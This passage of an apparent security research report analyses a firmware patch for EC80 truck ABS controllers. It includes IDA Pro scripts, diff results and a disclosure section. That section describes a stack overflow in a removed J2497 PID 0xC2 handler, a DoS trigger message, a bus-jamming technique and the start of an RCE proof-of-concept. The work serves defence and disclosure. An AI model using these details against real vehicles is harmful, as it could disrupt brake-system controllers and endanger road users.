# AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
# LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
# OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
# SOFTWARE.

import os
import ida_bytes
```



Figure 10: Diagram focusing on the dataflow of received J2497 messages in the `2ec80` target. This diagram picks up where Figure 9 left off.

```
import ida_segment
import idc
import bincopy

def consolidate_contiguous_blocks(chunks):
    if not chunks: return []
    chunks.sort(key=lambda x: x[0])
    consolidated = []
    current_addr, current_data = chunks[0]
    for next_addr, next_data in chunks[1:]:
        if next_addr == current_addr + len(current_data): current_data += next_data
        else: consolidated.append((current_addr, current_data)); current_addr, current_data =
        ↪  next_addr, next_data
    consolidated.append((current_addr, current_data))
    return consolidated

def parse_s19_file(filepath):
    data_chunks = []
    try:
        with open(filepath, "r", encoding="utf-8") as f:
            for line in f:
                line = line.strip()
                if not line.startswith("S") or len(line) < 10: continue
                rec_type = line[0:2]
                if rec_type not in ["S1", "S2", "S3"]: continue
                addr_len = {"S1": 2, "S2": 3, "S3": 4}[rec_type]
                byte_count = int(line[2:4], 16)
                address = int(line[4:4 + addr_len * 2], 16)
                data_bytes = bytes.fromhex(line[4 + addr_len * 2 : 4 + addr_len * 2 + (byte_count
↪  - addr_len - 1) * 2])
                data_chunks.append((address, data_bytes))
    except ValueError as e: print(f"Invalid hex: {e}"); return None
    return consolidate_contiguous_blocks(data_chunks)

def load_block_into_ida(blocks, delta, base_seg_name, seg_class, copy_offset=0):
    for addr, data in blocks:
        if copy_offset >= len(data): continue
        data_to_load = data[copy_offset:]
        seg_start, seg_end = (addr + copy_offset) + delta, (addr + copy_offset) + delta +
↪  len(data_to_load)
        if idc.get_segm_start(seg_start) != idc.BADADDR: idc.del_segm(seg_start, idc.SEGMOD_KILL)
        if ida_segment.add_segm(0, seg_start, seg_end, base_seg_name, seg_class, 0):
            ida_bytes.put_bytes(seg_start, data_to_load)
            for reg, val in [("rpage", 0xFD), ("epage", 0xFE), ("ppage", 0xFE), ("gpage", 0x00)]:
                idc.set_default_sreg_value(seg_start, reg, val)
        break

def load_s19_into_ida(s19_path, start_address, name, segment_class):
    data_blocks = parse_s19_file(s19_path)
    load_block_into_ida(consolidate_contiguous_blocks(data_blocks), data_blocks[0][0] -
↪  start_address, name, segment_class)

def load_multi_s19s_into_ida(s19_paths, start_address, name, segment_class):
    datas = bytearray()
    for s19_path in s19_paths: datas += parse_s19_file(s19_path)[0][1]
    load_block_into_ida([(start_address, bytes(datas))], 0, name, segment_class)

def load_empty_segment_into_ida(start_address, segment_size, name, segment_class):
    load_block_into_ida([(start_address, b"\x00" * segment_size)], 0, name, segment_class)
```

```
def load_copy_into_ida(src, dst, size, name, segment_class):
    load_block_into_ida([(dst, ida_bytes.get_bytes(src, size))], 0, name, segment_class)

def verify_segment(start, size, name, check_empty=None, copy_src=None):
    if ida_segment.get_segm_by_name(name) is None: return False
    if check_empty is not None:
        is_empty = all(ida_bytes.get_byte(a) in (0, 0xFF) for a in range(start, start + size))
        if check_empty != is_empty: print(f"ERROR: {name} empty check failed"); return False
    if copy_src:
        if any(ida_bytes.get_byte(start + k) != ida_bytes.get_byte(copy_src + k) for k in
        ↪  range(size)):
            print(f"ERROR: {name} copy check failed"); return False
    return True

def load_all_s12xeq512_segments(pflash, dflash, eee, ram_files, map4000_is_ram=False):
    # Global Maps
    load_s19_into_ida(pflash, 0x780000, "PFLASH_GLOBAL", "CODE")
    load_s19_into_ida(dflash, 0x100000, "DFLASH_GLOBAL", "DATA")
    load_s19_into_ida(eee, 0x13F000, "EEE_BUFFER_GLOBAL", "DATA")
    load_multi_s19s_into_ida(ram_files, 0x0F8000, "RAM_GLOBAL", "DATA")

    # Local Maps
    load_empty_segment_into_ida(0x0000, 0x0100, "DIRECT", "DATA")
    load_empty_segment_into_ida(0x0100, 0x0700, "REGISTERS", "DATA")
    load_copy_into_ida(0x13FC00, 0x0C00, 0x400, "EEE_FIX_FF", "DATA")

    if not map4000_is_ram:
        load_copy_into_ida(0x0FE000, 0x2000, 0x1000, "RAM_FIX_FE_L", "DATA")
        load_copy_into_ida(0x0FF000, 0x3000, 0x1000, "RAM_FIX_FF_L", "DATA")
        load_copy_into_ida(0x7F4000, 0x4000, 0x4000, "PFLASH_FIX_FD", "CODE")
    else:
        for i, rpage in enumerate(range(0xFA, 0x100)):
            load_copy_into_ida(0x0F8000 + (rpage - 0xF8) * 0x1000, 0x2000 + i * 0x1000, 0x1000,
↪   f"RAM_FIX_{rpage:02X}", "DATA")

    load_copy_into_ida(0x7FC000, 0xC000, 0x4000, "PFLASH_FIX_FF", "CODE")

    # Paged Maps
    for epage in [p for p in range(0x20) if p not in {0x10, 0x13}] + list(range(0xFC, 0x100)):
        if epage == 0xFF: continue
        load_copy_into_ida(0x13F000 + (epage - 0xFC) * 0x400, (epage << 16) + 0x0800, 0x400,
↪   f"EEE_{epage:02X}", "DATA")
    for rpage in [p for p in range(0xF8, 0x100) if p not in {0xFE, 0xFF}]:
        load_copy_into_ida(0x0F8000 + (rpage - 0xF8) * 0x1000, (rpage << 16) + 0x1000, 0x1000,
↪   f"RAM_{rpage:02X}", "DATA")
    for ppage in [p for p in range(0xE0, 0x100) if p not in {0xFD, 0xFF}]:
        start = (ppage << 16) + 0x8000
        load_copy_into_ida(0x780000 + (ppage - 0xE0) * 0x4000, start, 0x4000,
↪   f"PFLASH_{ppage:02X}", "CODE")
        idc.set_default_sreg_value(start, "ppage", ppage)

def load_xgate_s12xeq512_copies():
    load_copy_into_ida(0x000000, 0xFF0000, 0x0800, "XGATE_REGISTERS", "DATA")
    load_copy_into_ida(0x780800, 0xFF0800, 0x7800, "XGATE_FLASH", "CODE")
    idc.set_default_sreg_value(0xFF0800, "xg", 1)
    load_copy_into_ida(0x0F8000, 0xFF8000, 0x8000, "XGATE_RAM", "CODE")
    idc.set_default_sreg_value(0xFF8000, "xg", 1)
```

```
def main():
    try:
        load_all_s12xeq512_segments("firmware_pflash.s19", "firmware_dflash.s19",
↪  "firmware_eee.s19",
                                    ["ram_page_f8.s19", "ram_page_f9.s19", "ram_page_fa.s19",
↪  "ram_page_fb.s19", "ram_page_fc.s19", "ram_local.s19"])
        load_xgate_s12xeq512_copies()
        print("Segment setup complete.")
    except Exception as e: print(f"Error: {e}")

if __name__ == "__main__": main()
```

As mentioned above, we scripted the identification and marking of PID tables and handlers. We excluded the late bootloader to focus BinDiff on the application firmware. Lack of ‘register tracking’ hindered automatic analysis, requiring manual resolution of indirect call targets. We implemented rudimentary concolic analysis to parse disassembly and symbolically track execution, substituting concrete values from PFLASH, DFLASH, or RAM when needed and where available. We also implemented basic jump table detection and creation by parsing disassembly and creating manual code xrefs (because the actual jump table operation “probably can’t be scripted” according to IDA Pro support).

```
# Copyright (c) 2025-2026 National Motor Freight Traffic Association Inc.
#
# Permission is hereby granted, free of charge, to any person obtaining a copy
# of this software and associated documentation files (the "Software"), to deal
# in the Software without restriction, including without limitation the rights
# to use, copy, modify, merge, publish, distribute, sublicense, and/or sell
# copies of the Software, and to permit persons to whom the Software is
# furnished to do so, subject to the following conditions:
#
# The above copyright notice and this permission notice shall be included in all
# copies or substantial portions of the Software.
#
# THE SOFTWARE IS PROVIDED "AS IS", WITHOUT WARRANTY OF ANY KIND, EXPRESS OR
# IMPLIED, INCLUDING BUT NOT LIMITED TO THE WARRANTIES OF MERCHANTABILITY,
# FITNESS FOR A PARTICULAR PURPOSE AND NONINFRINGEMENT. IN NO EVENT SHALL THE
# AUTHORS OR COPYRIGHT HOLDERS BE LIABLE FOR ANY CLAIM, DAMAGES OR OTHER
# LIABILITY, WHETHER IN AN ACTION OF CONTRACT, TORT OR OTHERWISE, ARISING FROM,
# OUT OF OR IN CONNECTION WITH THE SOFTWARE OR THE USE OR OTHER DEALINGS IN THE
# SOFTWARE.

import sys
import ida_idaapi
import re
import ida_domain
import ida_xref
import idc
from ida_domain import Database
from ida_domain.comments import CommentKind
from ida_domain.xrefs import XrefsFlags, XrefType
import ida_nalt
import ida_ua
import idaapi
import ida_auto

def ida_analysis_and_wait():
```

```
    if not ida_auto.is_auto_enabled():
        ida_auto.enable_auto(True)
        ida_auto.auto_wait()
        ida_auto.enable_auto(False)

def get_heads_backwalking(db, addr, steps=16):
    addrs, current_ea, count = [], addr, 0
    while len(addrs) <= steps:
        xrefs = list(db.xrefs.to_ea(current_ea, XrefsFlags.CODE))
        if not xrefs: break
        prev_ea = xrefs[0].from_ea
        addrs.append(current_ea)
        count += 1
        if db.functions.get_at(prev_ea).start_ea == prev_ea or count > steps: break
        current_ea = prev_ea
    return addrs[::-1]

def parse_and_create_switch(db, addrs):
    low_case, num_cases, jmp_insn_ea, default_jump_ea, jtable_ea = 0, 0, ida_idaapi.BADADDR,
↪   ida_idaapi.BADADDR, ida_idaapi.BADADDR
    si = ida_nalt.switch_info_t()
    si.startea = addrs[0]

    for ea in addrs:
        insn = db.instructions.get_at(ea)
        mnem = insn.get_canon_mnem()
        if mnem.startswith("sub") and insn.Op1.type == ida_ua.o_imm: low_case = insn.Op1.value
        elif (mnem.startswith("cmp") or mnem.startswith("cpd")) and insn.Op1.type == ida_ua.o_imm:
        ↪  num_cases = insn.Op1.value + 1
        elif "bcc" in mnem: default_jump_ea = insn.Op1.addr
        elif mnem == "lsld": si.set_jtable_element_size(2)
        elif mnem == "jmp": jmp_insn_ea = ea; jtable_ea = jmp_insn_ea + 2

    si.ncases, si.regnum, si.lowcase, si.jumps, si.defjump = num_cases - 1, 2, low_case, jtable_ea,
↪   default_jump_ea
    si.flags, si.elbase = ida_nalt.SWI_ELBASE, jtable_ea & 0xFF0000

    if not all([num_cases > 0, jmp_insn_ea != ida_idaapi.BADADDR, jtable_ea != ida_idaapi.BADADDR,
    ↪   default_jump_ea != ida_idaapi.BADADDR]):
        return

    if not idaapi.set_switch_info(jmp_insn_ea, si):
        idc.create_insn(default_jump_ea)
        ida_xref.add_cref(jmp_insn_ea, default_jump_ea, XrefType.JUMP_FAR)
        for t in range(num_cases - 1):
            idc.create_word(jtable_ea + t * 2)
            target = idc.get_wide_word(jtable_ea + t * 2) + (jtable_ea & 0xFF0000)
            idc.create_insn(target)
            ida_xref.add_cref(jmp_insn_ea, target, XrefType.JUMP_FAR)
        db.comments.set_at(jmp_insn_ea, "jump table analyzed", comment_kind=CommentKind.REGULAR)

def resolve_and_analyze_all_jump_tables(db):
    prev_addrs = []
    while True:
        addrs = [addr for addr in db.heads.get_all() if db.instructions.get_at(addr) and
↪   re.match(r"jmp\s+\[.,pc\]", db.instructions.get_disassembly(db.instructions.get_at(addr)))]
        if prev_addrs == addrs: break
        for addr in addrs: parse_and_create_switch(db, get_heads_backwalking(db, addr, 6))
        ida_analysis_and_wait()
```

```
        for addr in addrs:
            if len(list(db.xrefs.from_ea(addr))) == 0: parse_and_create_switch(db,
            ↪  get_heads_backwalking(db, addr, 6))
        prev_addrs = addrs

def main():
    try:
        with Database.open(path='', save_on_close=True) as db:
        ↪  resolve_and_analyze_all_jump_tables(db)
        print("Jump table analysis complete.")
    except Exception as e: print(f"Error: {e}")

if __name__ == "__main__": main()
```

To ensure BinDiff fidelity, we aimed for zero disassembly errors. We found numerous disassembler errors in PPAGE 0xFD functions. Hiveplots of IDA Pro xrefs revealed invalid data writes to PPAGE 0xFD from functions in other PPAGEs. These writes are invalid as PFLASH requires sector erasure. Findings from live BDM memory polling also indicated that `MMCCTL1` transitions from 0x05 (init) to 0x0F (runtime). This toggles `RAMHM` and `ROMHM` bits, remapping the 0x4000-0x7FFF window from PFLASH (Page 0xFD) to RAM. We adjusted the IDA database segment setup, as shown in Figure 11.

These steps achieved function coverage of 80% (1ec80), 60% (2ec80), and 75% (3ec80) of byte differences in PPAGEs E0-F9. We then automatically performed BinDiff on all three target pairs. Bindiff was able to support the S12X architecture and give reasonable insight; however, its shortcomings when applied to this firmware caused spurious matches e.g. it matched the SCI2 handler in a before image with the SCI3 handler in an after image.

We ultimately created a QBinDiff analysis, the results of which are in Figure 12. The key to successful QBinDiff analysis was to 'anchor' (force a match) all the interrupt handlers. This yielded improvements over the Bindiff results. Less than 1% of discovered functions were low-confidence matches. Over 98% of functions remained unchanged, while ~110 - ~140 were modified or deleted (see below). The table below shows the QBinDiff results summary of all three targets.

	1ec80	2ec80	3ec80
New	0	0	0
Deleted	104	127	123
Modified	11	12	13
Unchanged	1109	1100	1031
Low Confidence	12	13	14

Three-way BinDiff analysis showed that matched functions dropped from 968 (pre-update) to 878 (post-update) across all 'Z' versions, corroborating function deletion. The patch makes very similar changes in all three cases: of the deleted functions, 87 were common to all three updates. The next section analyzes these changes. Fewer functions were deleted in the 1ec80 update because it retained J1587 Transport Protocol (TP) management functions which were



Figure 11: Hiveplot panel comparing IDA Pro analysis achieved before (above) and after (below) a change of the 0x4000 mapping from Flash to RAM. The cross-references (xrefs) are drawn as edges directed counter-clockwise (CCW); each region with executable code is doubled to show intra-region xrefs; the “Drive blocks” 1 and 2 are shown co-linearly and the skipped region is shown lifted above them; yellow edges are code xrefs, red edges are data reads, blue are data writes and black are interrupt vector references.

deleted in the others; presumably, because they are used due to the J1708 interface which 1ec80 has and the other targets do not.

The table below defines the categories of functions used in Figure 12 and the analysis presented in Sections “Changes Made in Patching” and “Exploitability of Removed Functionality”.

Term	Definition	BinDiff Terminology
Function Extents (matched, unchanged)	Functions present in both binaries with identical logic and structure.	Matched, Similarity = 1.0
Function Extents (matched, changed)	Functions present in both binaries but with some modifications to instructions or structure.	Matched, Similarity < 1.0, Confidence >= 0.95
Function Extents (unmatched)	Functions present in one binary but not the other (new or deleted).	Unmatched (Primary/Secondary)
< 95% confidence Function Extents	Functions that might be matched but with low confidence; ignored for high-assurance analysis.	Matched, Confidence < 0.95

Changes Made in Patching

Manual BinDiff analysis, validated by call tree analysis script, categorized all the deleted functions in all three firmwares as one of:

1. All J1587 PID processing present in the pre-update image (section *J1587 PID Processing*), excluding LAMP and active ABS event processing.
2. SCI2 UART EDGE interrupt handling (Section *J2497 Reception Architecture of EC80*).
3. Secondary J1587 features, including the diagnostic code manager (`sub_E9858A`), J1587 Transport Protocol (TP) connection management (`sub_EF905B`), and TP timeouts (`sub_EC8116`). J1587 TP was not functional even before the update, confirmed with static analysis and testing.

Modified functions primarily remove calls to these deleted functions:

1. In `sub_EEB989` (LAMP/ABS check), the call to `sub_F096F9` and subsequent PID processing is removed (Figure 13, EBB 0xEEBA20), consequently removing all linked PID processing tables and functions.
2. In `sub_C12B` (SCI2 ISR), the call to EDGE interrupt handling is removed (Figure 14), effectively eliminating the ‘RXEDGIF Branch’ (Figure 8) and related setup/processing.

The bulk of the deletions were due to the removal of all PID processing on J2497 (see the table below for the full list). The disassembly of all deleted functions (for target 2ec80) is provided in an Appendix.



Figure 12: A visualization of the QBinDiff analyses of all three of the firmware updates (when limited to the APPLICATION parts of the PFLASH), overlaid on the byte differences of each. The varying complexity of the firmwares mentioned in the introduction is clearly illustrated here (compare to Table **??**). Links between matched (by QBinDiff) functions are plotted across pre- and post-update. Despite noise from small/null function matches, the links show clear function shifting to lower addresses and numerous unmatched functions in the pre-update images (colored magenta), suggesting multiple function deletions. More conclusively: there are no (known) spurious matches and zero 'new' functions post-update: further suggesting multiple function deletions in the update.

Figure 13: BinDiff of the LAMP etc check function before and after update. The modified EBB has a two-line change: remove a call to `sub_F096F` (Process PID payloads) and remove load of an argument to that call. The deleted EBBs were removed because with the call to PID processing removed there is no longer any need to handle LAMP and Active ABS MIDs at a higher priority.

Figure 14: BinDiff of the SCI2 Handler before and after update. The deleted EBBs were responsible for servicing SCI2 EDGE interrupts.

Exploitability of Removed Functionality

We reviewed deleted functions (primarily PID handlers) for vulnerabilities using static and dynamic analysis. Dynamic analysis was limited to fuzzing due to breakpoint limitations. We identified several vulnerabilities in the deleted code.

The PID 0xC2 handler was exploitable for Denial-of-Service (DoS) and Remote Code Execution (RCE); both verified, see below. A DoS condition could be triggered by a J2497 message like `89C2FE`, where a large 'n' parameter (0xFE) caused a crash. For RCE, the handler processes a length parameter specifying the total size of data following the length parameter. The data is copied to a 0x30-byte stack buffer without length check. The return address is 0x31 bytes from this buffer, creating a classic buffer overflow with one intervening byte: the count of a loop executed after the copy. While J2497 frame limits restrict direct attacker-controlled data to 18 bytes, the copy size is fully controllable.

Furthermore, the adjacent region is attacker-controlled, as J2497 frames are contiguous (with an injected frame-length byte) in a 0x54-byte FIFO buffer: an attacker can control the entire 0x53 byte copy by first sending a complete 0x52 byte buffer as a message (results in additional injected length byte and added checksum byte) starting with `89c280` which fills the buffer at 0x3BF5 (but does not get passed to higher application layers because it is longer than 21 bytes) then sending `89c280` by itself. The second message will get written to the same location as the previous `89c280` bytes in the receive buffer and will be passed to higher layers (with the remaining buffer in-tact). The wrinkle here is that any reception of other messages on the J2497 databus will interfere with the layout in the buffer: messages received before will move the start position of the first and/or second messages, reducing available buffer space and messages received in-between will move the start of the second message, removing the adjacency of the attacker-controlled buffer. A typical J2497 databus does contain a stream of LAMP messages and e.g. 0xC2 and other lower priority messages. There is a means to inhibit reception: during the development of the keyhole mitigation the ideal standing sinusoid frequency was discovered to inhibit message reception. An attacker can transmit this sinusoid interference (to empty the buffer) and then transmit their exploit in a blanking of the sinusoid. They can also abuse the Intellon SSCP485 receiver feature where the pre-amble is superfluous to send the two body-only messages in a sequence quicker than 'normal' J2497 databus transmitters can achieve.

The RCE was confirmed on the 2ec80 and 3ec80 targets in a bench environment. This confirms that although the S12X has an MPU which could inhibit execution from data buffer and/or stack areas, it was not configured to do so. The following listing shows a simple proof of concept with NOP placeholders. The first code block is copied to the stack (as described above); the return address is overwritten with the address of the first code block in the receive FIFO 0x3BF5. Execution flows into the receive buffer original copy of the code block and jumps over the return address and intervening byte there to use an additional area for more code in the buffer.

```
c2_cmd          = [0x89, 0xc2,
                   0x30     # buffer size
                   + 1      # 2nd loop limit
                   + 3]     # ret addr on stack
payload_in_buff = ( 0x3bf5  # handy static address
                  + 1  # 1 for the injected length
                  + len(c2_cmd) )  # skip the c2 cmd
```

```
code_1 = list(bytes.fromhex(
  "A7"        # 3BF9: NOP         ; needed for jmp
  "1410"    + # 3BFA: SEI         ; Disable ints
  "A7" * 43 + # 3BFF: NOP NOP...
  "2004"      # 3C22: BRA   04    ; to CONTINUE
              #                   ; PC (3C29) + 4
))
sec_loop_lim = [0x00]  # skip handler's 2nd loop
